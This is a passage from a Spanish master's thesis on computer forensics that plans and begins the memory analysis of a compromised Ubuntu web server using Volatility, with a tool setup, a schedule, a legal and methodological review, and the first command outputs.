



Figura 4: SO Virtualizado Ubuntu

Inicialmente sobre estas máquinas, partiré con el software básico para realizar un análisis forense.

Autopsy para el análisis del disco duro, instalado en el SO virtualizado W10.



**Figura 5: Versión Autopsy**

Volatility versión 2.6.1 para en análisis de la memoria RAM, instalado en la máquina Kali Linux:

```
(edulo@edkali)-[~]
└─$ vol.py --info
Volatility Foundation Volatility Framework 2.6.1
```

**Figura 6: Versión Volatility**

El SO Windows11 de la máquina principal trae herramientas por defecto para comprobar el hash criptográfico de las evidencias aportadas.

Software adicional instalado en máquina virtual Kali Linux:

BulkExtractor V2.0.0, para extraer información de la captura de memoria RAM  
Wireshark V4.0.7 para el análisis de paquetes de red.

Equipo secundario de análisis:

CPU: Intel(R) Core(TM) i5-4460 CPU @ 3.20GHz  
PowerPC 740/750 1x 280,00 MHz  
RAM 16GB.  
HD con 931.5 GB disponibles

NVIDIA GeForce  
Sistema operativo Debian GNU/Linux 12 (bookworm)

En este equipo secundario haremos uso del paquete ewf-tools para montar la imagen forense del disco duro.

## 1.4. Listado de tareas

Definiremos las tareas necesarias para cumplir con los objetivos propuestos en el presente TFM. Dividiremos las tareas en tres bloques un bloque de planificación, otro bloque de ejecución y un tercer bloque de finalización

### 1 Planificación.

- Revisión de la documentación proporcionada.
- Búsqueda de documentación para el problema a resolver.
- Explicación detallada del problema a resolver.
- Enumeración de los objetivos que se desean conseguir con la realización del TFM.
- Investigación sobre herramientas de análisis forense informático.
- Determinar los recursos necesarios.
- Descripción del entorno de trabajo.
- Lista de tareas a realizar para conseguir los objetivos descritos.
- Elaborar un plan de trabajo y planificación temporal detallada de estas tareas.
- Búsqueda de documentación para el estado del arte.
- Breve descripción del estado del arte con respecto a la informática forense.

### 2 Ejecución.

Dentro de este bloque de ejecución, tendría las siguientes tareas:

- Redacción de extremos.
- Determinar pruebas técnicas a realizar para el análisis de la memoria RAM.
- Determinar pruebas técnicas a realizar para el análisis del disco duro.
- Análisis de la memoria RAM.
  - Revisión de la documentación proporcionada
  - Objetivos.
  - Selección, estudio y documentación de las herramientas disponibles para la realización de las pruebas técnicas en la memoria RAM.
  - Preparación del entorno.
    - Instalación de la máquina virtual Kali Linux.
    - Instalación de la máquina virtual con SO y kernel idéntico a la máquina en estudio.

- Instalación de Volatility.
    - Crear perfil de memoria.
  - Verificación de integridad.
  - Ejecución del Análisis del volcado.
    - Identificar procesos en ejecución.
    - Analizar conexiones de red.
    - Identificar usuarios conectados en la captura.
    - Búsqueda de MALWARE.
  - Conclusiones sobre el análisis de la memoria y reconstrucción de los acontecimientos.
- Análisis del disco duro
  - Revisión de la documentación proporcionada
  - Objetivos.
  - Selección, estudio y documentación de las herramientas disponibles para la realización de las pruebas técnicas en el disco duro.
  - Preparación del entorno.
    - Instalación de la máquina virtual con SO Windows 10.
    - Instalación de Autopsy.
  - Verificación de integridad.
  - Ejecución del análisis de la imagen del disco duro
    - Software instalado.
    - Usuarios definidos en el SO.
    - Recuperar archivos borrados.
    - Identificar accesos no autorizados.
    - Filtración de datos.
    - Integridad del sistema de archivos.
    - Estudio de amenazas.
    - Estudio de eventos del sistema.
    - Análisis de correos electrónicos y comunicaciones.
  - Conclusiones sobre el análisis del disco duro y reconstrucción de los acontecimientos.

### 3 Finalización:

- Conclusiones finales.
- Elaborar informe pericial detallado que incluya metodología y resultados.
- Elaborar informe ejecutivo de cara al cliente.
- Reflexión y valoraciones personales.
- Finalizar memoria.
- Preparación de la presentación y defensa.

## 1.5. Planificación temporal de las tareas

Dividiendo el TFM en diversas entregas. La planificación temporal de la realización y entrega de estos retos sería:

TFM ANÁLISIS FORENSE																			
Eduardo López Benítez		Inicio del proyecto: vi, 2023-09-29			SEPTIEMBRE					OCTUBRE					NOVIEMBRE				
TAREA		PROGRESO	INICIO	FIN	SEMANA					SEMANA					SEMANA				
					2	3	4	5	1	2	3	4	5	1	2	3	4	5	
Plan de trabajo	100%	29-9-23	14-10-23																
Explicación problema a resolver	100%	2-10-23	3-10-23																
Enumerar objetivos	100%	4-10-23	5-10-23																
Descripción entorno de trabajo	100%	6-10-23	6-10-23																
Listar tareas a realizar	100%	7-10-23	8-10-23																
Planificación temporal	100%	9-10-23	10-10-23																
Descripción estado del arte	100%	11-10-23	14-10-23																
<b>Propuesta extremos/análisis RAM</b>		17-10-23	13-11-23																
Propuesta de extremos	100%	17-10-23	18-10-23																
Determinar pruebas técnicas para RAM	100%	19-10-23	22-10-23																
Determinar pruebas técnicas para HD	100%	23-10-23	26-10-23																
Estudio de herramientas para analisis de RAM	100%	27-10-23	28-10-23																
Preparación del entorno	100%	29-10-23	30-10-23																
Análisis de la memoria RAM	100%	30-10-23	12-11-23																
Conclusiones y reconstrucción de hechos	100%	12-11-23	13-11-23																

TFM ANÁLISIS FORENSE																			
Eduardo López Benítez		Inicio del proyecto: vi, 2023-09-29			SEPTIEMBRE					DICIEMBRE					ENERO				
TAREA		PROGRESO	INICIO	FIN	SEMANA					SEMANA					SEMANA				
					3	4	5	1	2	3	4	5	1	2	3	4	5		
Primera propuesta de memoria	100%	18-11-23	15-12-23																
Estudio de herramientas para analisis de HD	100%	18-11-23	19-11-23																
Preparación del entorno	100%	19-11-23	20-11-23																
Análisis del HD	100%	20-11-23	12-12-23																
Conclusiones y reconstrucción de hechos	100%	12-12-23	13-12-23																
Respuesta a propuesta de extremos	100%	14-12-23	15-12-23																
<b>Entrega de la memoria final</b>	100%	29-12-23	10-1-24																
Realización del informe ejecutivo	100%	29-12-23	3-1-24																
Realización del informe pericial	100%	4-1-24	8-1-24																
Reflexiones y valoraciones personales	100%	8-1-24	9-1-24																
Finalizar la memoria	100%	10-1-24	10-1-24																
Entrega de vídeo y presentación	100%	11-1-24	17-1-24																
Realización de presentación	100%	11-1-24	12-1-24																
Realización del vídeo	100%	13-1-24	14-1-24																
Preparación de la defensa	100%	15-1-24	17-1-24																

Figura 7: Planificación temporal

## 1.6. Revisión del estado del arte de la informática forense

### 1.6.1 Introducción

La informática forense es una disciplina crítica en la era digital actual, donde la recopilación, preservación y análisis de evidencia digital desempeñan un papel crucial en la investigación de delitos informáticos.

Podríamos definir la informática forense como el campo dentro de la seguridad informática en la que con la aplicación de técnicas científicas y analíticas especializadas tiene como misión, **adquirir, preservar, obtener y presentar** datos que han sido procesados electrónicamente y guardados en soportes informáticos.

El perito informático tiene como principales objetivos:

- Desarrollar un informe pericial (tasación, estudio, dictamen forense)
- Tanto en el ámbito judicial como fuera de él.
- Desarrollo de actividades de consultoría, asesoramiento, etc.

Las áreas de conocimiento del perito informático han de ser amplias y en constante actualización, teniendo en cuenta el constante avance tecnológico.

Un punto clave como perito es que siempre debemos tener presente la legislación vigente y la responsabilidad legal que tenemos en los procedimientos de causa.

En la actualidad, existe una creciente demanda en el campo del peritaje informático, abarcando tanto ámbitos particulares como empresariales, así como el papel de "auxiliar" de la justicia para evaluar pruebas tecnológicas.

Una de las demandas más prominentes se encuentra en organizaciones públicas y privadas, donde se busca principalmente reforzar la seguridad informática. Es evidente que los incidentes cibernéticos, como ataques de ransomware o intrusiones y filtraciones de datos, han aumentado significativamente. Esta situación impulsa la necesidad de profesionales especializados en informática forense, cuya labor consiste en esclarecer los eventos ocurridos y detectar las vulnerabilidades que permitieron su ejecución.

### 1.6.2 Aplicaciones de la informática forense

La ciencia de la informática forense se enfoca en resolver una serie de problemas relacionados con la investigación y el análisis de delitos informáticos y la recopilación de evidencias digitales. Algunos de los problemas a resolver serían:

Recopilación de evidencia digital: recopilación de pruebas digitales que puedan ser utilizadas en investigaciones criminales. Esto implica la identificación, adquisición y preservación de la cadena de custodia de los datos digitales relevantes, como archivos, registros de actividad y metadatos.

Identificación de delitos informáticos: determinar si se ha cometido un delito informático, como un hackeo, fraude en línea, acoso cibernético o robo de información confidencial.

Análisis de malware: se buscará la existencia de malware para comprender cómo funciona, identificar su origen y determinar su impacto en los sistemas y datos comprometidos.

Rastreo de la actividad delictiva en línea: se utiliza para seguir el rastro digital de actividades ilegales, como la distribución de contenido ilegal, el tráfico de drogas en línea o la explotación sexual infantil.

Recuperación de datos perdidos: recuperación de datos eliminados o dañados que pueden ser cruciales en una investigación.

Análisis de redes y sistemas: examinar la infraestructura de red y los sistemas informáticos para identificar vulnerabilidades, brechas de seguridad y posibles puntos de acceso utilizados por los delincuentes.

Presentación de pruebas en un tribunal: uno de los desafíos más importantes es preparar la evidencia digital de manera que sea admisible en un tribunal de justicia bajo el respeto de las leyes y procedimientos legales.

Protección de la cadena de custodia: es de vital importancia garantizar que la evidencia digital se recolecte, maneje y almacene adecuadamente para que no se contamine ni se modifique durante el proceso de investigación. De lo contrario no sería válido ante un tribunal de justicia.

Prevención y mitigación de futuros ataques: identificar debilidades en la seguridad informática y desarrollar estrategias para prevenir ataques futuros.

### 1.6.3 Estándares y normas.

En España, la informática forense está regulada por normas y estándares que establecen las pautas y procedimientos para llevar a cabo investigaciones forenses en el ámbito de la informática. Algunas de las principales referencias incluyen:

Ley de Enjuiciamiento Criminal (LEC): Esta ley establece las disposiciones legales generales que rigen la investigación criminal en España, destacando el artículo 335; objeto y finalidad del dictamen de peritos. Juramento o promesa de actuar con objetividad.

Constitución Española: En sus artículos 18.1 Derecho a la intimidad, 18.3 y 18.4 Derecho al secreto de las comunicaciones.

Normativa de Protección de Datos: Reglamento General de Protección de Datos (RGPD), que regula el tratamiento de datos personales. La normativa de privacidad es esencial en investigaciones forenses para garantizar el cumplimiento de la ley.

Estándares Internacionales: La norma ISO/IEC 27037 proporciona directrices específicas para la identificación, adquisición, preservación y análisis de evidencia digital en el contexto de la informática forense.

Organismos de Certificación: organismos de certificación y acreditación que otorgan certificaciones y acreditaciones a profesionales y laboratorios de informática forense. Un ejemplo es la Agencia Española de Protección de Datos (AEPD).

#### 1.6.4 Requisitos de una investigación forense

Un informe pericial debe tener ciertos parámetros básicos que le dé fiabilidad y solvencia delante del medio al que se presente, tanto delante de un tribunal o cuando se realiza una investigación en una empresa privada.

Las principales características que debe tener la investigación forense y siguiendo con los objetivos básicos de la seguridad informática son: **Confidencialidad, Integridad y Disponibilidad.**

Además, añadiremos los siguientes aspectos:

- Estandarización o aceptación: los métodos que empleemos tanto para la adquisición como para el análisis de las evidencias deben ser lo más estándares posibles y que sean aceptadas dentro de los procesos que siga la investigación. Para ello poseemos de herramientas tales como la ISO 27037: 2016 o bien la UNE 197010:2015 para la redacción de informes y dictámenes periciales sobre tecnologías de la información y las comunicaciones.
- Que sea repetible: cualquier persona ajena a la causa o bien dentro de la causa, debe poder llegar a las mismas conclusiones de nuestro análisis a partir de la copia original, para ello es importante que nuestro informe pericial sea detallado.

Otros factores que debemos tener en cuenta al realizar una investigación forense puede ser la documentación. Deberá existir una documentación exacta y detallada, por ejemplo, en la cadena de custodia.

A tener en consideración: no debemos “extralimitarnos” es decir, debemos ceñirnos al caso y no investigar o documentar cosas no relacionadas ya que podríamos ir en contra del principio de “proporcionalidad”. Nuestra investigación debe ser proporcional al objeto del encargo.

#### 1.6.5 La investigación del forense informático

El proceso de investigación usualmente se divide en 5 fases, las cuales nos ayudan a mantener un estudio estructurado y facilitando los parámetros básicos, como pueden ser la veracidad y la reproducibilidad del análisis.

- Adquisición: obtener información relacionada con el caso sin modificar ningún dato garantizando la autenticidad, integridad y disponibilidad de la información
- Preservación: preservar la integridad de la información trabajando sobre una copia de la misma, no sobre el original para garantizar la cadena de custodia
- Análisis. Mediante los medios técnicos a nivel de hardware/software disponibles, buscar las pruebas o eventos en el objeto de la investigación.
- Documentación. Documentar las acciones realizadas, así como los resultados obtenidos, estableciendo una relación lógica entre las pruebas obtenidas y las tareas realizadas.  
En todo momento debe asegurarse mediante el informe la repetibilidad de la investigación.
- Presentación. Mediante un informe ejecutivo y el informe pericial.

### 1.6.6 Herramientas para la investigación del forense informático

En una investigación de un perito forense informático, se utilizan una variedad de herramientas de hardware y software para llevar a cabo la adquisición, análisis y preservación de evidencia digital.

Herramientas de hardware:

Escritura protegida de dispositivos: unidades de escritura bloqueada son esenciales para garantizar que los datos no se modifiquen durante la adquisición.

Clonadores de discos duros: permiten conectar discos duros en modo solo lectura para la clonación de los mismos

Herramientas de software:

Herramientas de adquisición: software como EnCase, FTK Imager, y dd (comando de Unix) se utilizan para copiar datos de manera forense desde dispositivos.

Herramientas de análisis: software como Autopsy, Encase, FTK (Forensic Toolkit) y SIFT (SANS Investigative Forensic Toolkit) se utilizan para examinar y analizar datos digitales en busca de evidencia.

Herramientas de análisis de registro: se utilizan para analizar registros de eventos, como registros de Windows o registros de firewall, en busca de actividades sospechosas. Ejemplos incluyen Splunk y ELK Stack.

Herramientas de análisis de red: software como Wireshark se utiliza para analizar el tráfico de red y detectar actividades maliciosas.

Herramientas de análisis de memoria: herramientas como Volatility se utilizan para analizar la memoria RAM de un sistema en busca de indicadores de compromiso y malware en ejecución.

## 2. Extremos del análisis y previsión de pruebas técnicas

El presente análisis forense informático implicará una serie de pasos sistemáticos para investigar el incidente en cuestión. El objetivo final es presentar hallazgos ante un tribunal de justicia o bien entender la secuencia de eventos que llevaron al incidente de seguridad denunciado.

A continuación, se detallan una lista de propuestas de extremos que pueden ser considerados en nuestro análisis.

### 2.1. Propuesta de extremos.

- ✓ Procesos en ejecución en la memoria RAM:
  - ¿Qué procesos se encuentran en ejecución en el momento de la captura de la memoria RAM?
- ✓ Usuarios logeados en el momento de la captura:
  - ¿Cuáles estaban logeados en el momento de la captura de las evidencias?
- ✓ Conexiones de red establecidas:
  - ¿Qué conexiones de red estaban establecidas en el servidor?
- ✓ Identificación y análisis de MALWARE:
  - ¿Se ha identificado la existencia de MALWARE? ¿Cómo ha llegado al servidor
- ✓ Usuarios definidos en el SO y su fecha de creación:
  - ¿Cuáles son los usuarios definidos en el SO y su fecha de creación?
- ✓ Existencia y recuperación de ficheros borrados:
  - ¿Existen ficheros borrados? ¿Se pueden recuperar?
- ✓ Evidencia de accesos no autorizados:
  - ¿Hay evidencia de accesos no autorizados al servidor?
- ✓ Filtración de datos:
  - ¿Hubo filtración de datos?
- ✓ Análisis de Tiempos:
  - ¿Cuál es la línea de tiempo de los eventos antes, durante y después del incidente?
  - ¿Hay discrepancias entre las marcas de tiempo de los archivos y los eventos del sistema?
- ✓ Integridad del Sistema y Archivos:
  - ¿Hay signos de manipulación o alteración de logs del sistema?
  - ¿Se pueden validar las sumas de verificación de archivos críticos del sistema?
- ✓ Persistencia de Amenazas:
  - ¿Se han instalado servicios o programas para garantizar la persistencia del acceso no autorizado?

- ¿Existen tareas programadas o cron jobs que sean inusuales o sospechosas?
- ✓ Movimiento Lateral:
  - ¿Hay evidencia de que el atacante haya tratado de moverse lateralmente a otros sistemas en la red?
  - ¿Se han utilizado credenciales robadas o técnicas de escalada de privilegios?
- ✓ Análisis de Dispositivos USB y Otros Medios Extraíbles:
  - ¿Qué dispositivos USB o extraíbles se han conectado al sistema y cuándo?
  - ¿Se han transferido datos a o desde dispositivos de almacenamiento externo?
- ✓ Registro y Análisis de Eventos de Aplicaciones:
  - ¿Hay registros de aplicaciones específicas que puedan indicar un uso anómalo o malicioso?
  - ¿Hay evidencia de explotación de vulnerabilidades en aplicaciones instaladas?
- ✓ Correos Electrónicos y Comunicaciones:
  - ¿Hay correos electrónicos, chats o comunicaciones que puedan estar relacionados con el incidente?
  - ¿Se puede rastrear el origen de un ataque o una intrusión a través de vectores de comunicación?
- ✓ Configuración de Seguridad del Sistema:
  - ¿Estaban las actualizaciones de seguridad al día?
  - ¿Eran adecuadas las políticas de seguridad aplicadas en el sistema afectado?
- ✓ Análisis de la Configuración de Red:
  - ¿Cómo estaban configuradas las reglas del firewall y las listas de control de acceso (ACLs)?
  - ¿Existen configuraciones de red que hayan podido facilitar el ataque?
- ✓ Revisión de Backups:
  - ¿Se pueden encontrar evidencias en los backups que indiquen cuándo empezó el incidente?
  - ¿Están los backups también comprometidos o alterados?

## 2.2. Previsión de pruebas técnicas.

### 2.2.1 Pruebas a realizar a la captura memoria RAM

1. Procesos en ejecución en la memoria RAM:
  - Utilizar herramientas forenses como Volatility o Rekall para analizar el volcado de la memoria RAM y listar los procesos activos en el momento de la captura. Esto puede revelar programas maliciosos, servicios inusuales y procesos sospechosos.
2. Usuarios logeados en el momento de la captura:

- Investigar los logs del sistema como var/log/auth.log.
  - Analizar también el volcado de la memoria para encontrar sesiones activas.
3. Conexiones de red establecidas:
- Usar herramientas de análisis de memoria para identificar las conexiones de red activas en el momento del volcado de memoria.
  - Comandos como netstat o herramientas como Wireshark, si se capturó tráfico de red, también pueden proporcionar esta información.
4. Identificación y análisis de MALWARE:
- Ejecutar antivirus forenses y antimalware especializados en el volcado de la memoria y en los discos duros clonados.
  - Investigar los vectores de infección posibles examinando descargas recientes, adjuntos de correo electrónico, logs de servidor web, entre otros.

## 2.2.2 Pruebas a realizar en la imagen del disco duro

1. Existencia y recuperación de ficheros borrados:
  - Aplicar técnicas de recuperación de datos usando software como TestDisk, PhotoRec, o herramientas especializadas en forense como EnCase o Autopsy.
  - Analizar las tablas de archivos y los espacios no asignados del disco duro en busca de rastros de archivos borrados.
2. Evidencia de accesos no autorizados:
  - Revisar los logs de seguridad, registros de firewall y sistema de detección de intrusiones (IDS) para identificar accesos sospechosos o fallidos.
  - Buscar patrones de comportamiento anómalo que sugieran elevación de privilegios o explotación de vulnerabilidades.
3. Usuarios definidos en el SO y su fecha de creación:
  - Examinar los archivos de sistema que almacenan información de usuarios, como /etc/passwd .
  - Correlacionar esta información con logs del sistema para entender el contexto y la actividad de estos usuarios.
4. Filtración de datos:
  - Buscar signos de exfiltración en logs de red, archivos de configuración de proxies, y registros de seguridad.
  - Analizar patrones de tráfico de red inusual y transferencias de archivos grandes o hacia destinos inesperados.
5. Integridad del Sistema y Archivos:
  - Examinar la consistencia y la integridad de los archivos de log en /var/log/.
  - Buscar brechas en las secuencias de eventos o registros que parezcan fuera de lugar.
  - Validación de Sumas de Verificación:

- Comprobar las sumas de verificación de archivos críticos usando herramientas como sha256sum para detectar alteraciones.
6. Persistencia de amenazas:
    - Inspeccionar los directorios de inicio y los scripts de servicios (/etc/init.d/, /etc/systemd/, /etc/rc.local, etc.) para identificar servicios o programas sospechosos.
    - Tareas Programadas o Cron Jobs:
      - Revisar el crontab (/etc/crontab y los directorios /etc/cron.\*) y at jobs para detectar tareas sospechosas.
  7. Movimiento Lateral:
    - Analizar los logs de autenticación y de red para identificar intentos de conexiones a otros sistemas.
    - Utilizar herramientas como netstat, ss, o lsof para revisar conexiones activas y pasadas.
    - Credenciales Robadas y Escalada de Privilegios:
      - Examinar los logs de sudo, /var/log/auth.log y otros archivos de log relevantes para rastrear el uso de credenciales y posibles escaladas de privilegios.
  8. Dispositivos USB y Extraíbles:
    - Revisar el log del sistema (/var/log/syslog) y dmesg para detectar la conexión de dispositivos extraíbles.
    - Transferencia de Datos a Dispositivos de Almacenamiento Externo:
      - Investiga los registros de montaje y desmontaje de sistemas de archivos y el uso de comandos como cp, mv, o dd en los historiales de shell (~/.bash\_history).
  9. Registro y Análisis de Eventos de Aplicaciones:
    - Buscar en los logs de aplicaciones específicas ubicados generalmente dentro de /var/log/ o en sus propios directorios de log.
    - Explotación de Vulnerabilidades en Aplicaciones:
      - Comprobar si hay rastros de explotación conocida en logs y archivos de configuración de las aplicaciones.
  10. Correos Electrónicos, Chats o Comunicaciones:
    - Investigar directorios de usuario y bases de datos de aplicaciones de correo o chat para obtener mensajes relacionados.
    - Origen de Ataques o Intrusiones:
      - Utilizar herramientas de análisis de red y de log para rastrear direcciones IP, sesiones y otros indicadores de compromiso.
  11. Actualizaciones de Seguridad y Políticas:
    - Revisar los registros de gestión de paquetes (/var/log/apt/history.log, /var/log/dpkg.log) para verificar las actualizaciones de seguridad.
    - Evaluar la configuración del sistema para verificar si las políticas de seguridad estaban implementadas correctamente.
    - Configuración del Firewall y ACLs:
      - Revisar los archivos de configuración de iptables, ufw o cualquier otro firewall utilizado, así como las ACLs aplicadas.
  12. Configuraciones de Red Facilitadoras del Ataque:

- Examinar los archivos de configuración de red (/etc/network/, /etc/resolv.conf, /etc/hosts) y las reglas de firewall para identificar configuraciones inseguras.

13. Línea de Tiempo de Eventos:

- crear una línea de tiempo de todos los eventos registrados en el análisis.

## 3. Análisis de la memoria RAM

### 3.1 Datos de partida

Se procede a realizar un análisis de la memoria volátil capturada del servidor propiedad de la empresa Gangas SL el cual contiene el site [www.ganga.site](http://www.ganga.site), en respuesta a posible incidente de seguridad detectado en los meses de diciembre de 2018 y enero de 2019.

Partimos del fichero `Server_RAM.mem`, proporcionado por el cliente, acompañados de sus hashes MD5 y SH1 para verificar la correcta integridad de este. [Ver anexo 9.1](#).


Para el análisis de la memoria optamos por el software Volatility2. Actualmente está ya disponible una versión 3 de Volatility, pero optamos por la versión 2 ya que es la que tiene mayor número de plugins implementados.

La instalación por defecto de volatility2 no dispone del perfil de memoria adecuado para realizar el análisis, por lo que debemos realizar el perfil adecuado. Este procedimiento queda descrito en el [anexo 9.2.3](#), creación del perfil de memoria.

Para la creación del perfil de memoria, así como para simular diversos comportamientos del entorno en estudio, creamos una máquina virtual con el mismo kernel del sistema a estudiar, [anexo 9.2.1](#).

### 3.2 Identificación del entorno a estudiar

Una vez preparada la herramienta volatility2, identificaremos el SO y el hardware a analizar.



```
---(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_banner
Volatility Foundation Volatility Framework 2.6.1
Linux version 4.15.0-1021-aws (buildd@lcy01-amd64-001) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #21-Ubuntu SMP Tue Aug 28 10:23:07 UTC 2018 (Ubuntu 4.15.0-1021.21-aws 4.15.18)

---(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_cpuinfo
Volatility Foundation Volatility Framework 2.6.1
Processor      Vendor      Model
-----
0             GenuineIntel  Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz
```

Figura 8: Información captura RAM


Versión del kernel:

*Linux version 4.15.0-1021-aws (buildd@lcy01-amd64-001) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #21-Ubuntu SMP Tue Aug 28 10:23:07 UTC 2018 (Ubuntu 4.15.0-1021.21-aws 4.15.18)*

Información del hardware:

*0 GenuineIntel Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz*

Para conocer la fecha y hora del sistema, recuperamos con *volatility* el archivo */var/log/wtmp*, lo sustituimos de forma temporal en nuestro un entorno virtualizado con el mismo kernel de la máquina en estudio, y ejecutamos el comando *'last'*. Ver [anexo 9.3](#).



```
Ubuntu bionic [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
edulo@bionic_tfm:~$ ls
dwarf2json  go1.21.3.linux-amd64.tar.gz                                wtmp
go          linux-image-4.15.0-1021-aws-dbg-sym_4.15.0-1021.21_amd64.deb
edulo@bionic_tfm:~$ sudo cp wtmp /var/log/
edulo@bionic_tfm:~$ last
ubuntu pts/0      83.247.136.74      Thu Jan  3 08:49    gone - no logout
ubuntu pts/0      83.247.136.74      Thu Jan  3 08:28 - 08:34    (00:06)

wtmp begins Thu Jan  3 08:28:36 2019
edulo@bionic_tfm:~$
edulo@bionic_tfm:~$ timedatezone
timedatezone: command not found
edulo@bionic_tfm:~$ timedatectl
          Local time: sáb 2023-11-04 12:05:12 CET
          Universal time: sáb 2023-11-04 11:05:12 UTC
              RTC time: sáb 2023-11-04 11:05:13
              Time zone: Europe/Madrid (CET, +0100)
System clock synchronized: yes
systemd-timesyncd.service active: yes
              RTC in local TZ: no
edulo@bionic_tfm:~$
edulo@bionic_tfm:~$ uname -r
4.15.0-1021-aws
edulo@bionic_tfm:~$ _
```

Figura 9: Último login

De la última conexión obtenemos la siguiente información:

*ubuntu*: Nombre de usuario que inició sesión en el sistema.

*pts/0*: Tipo de terminal que se utilizó para la sesión. "*pts/0*" generalmente se refiere a una sesión de terminal remota.

*83.247.136.74*: Dirección IP desde la cual se realizó la conexión. En este caso, alguien se conectó desde la dirección IP 83.247.136.74.

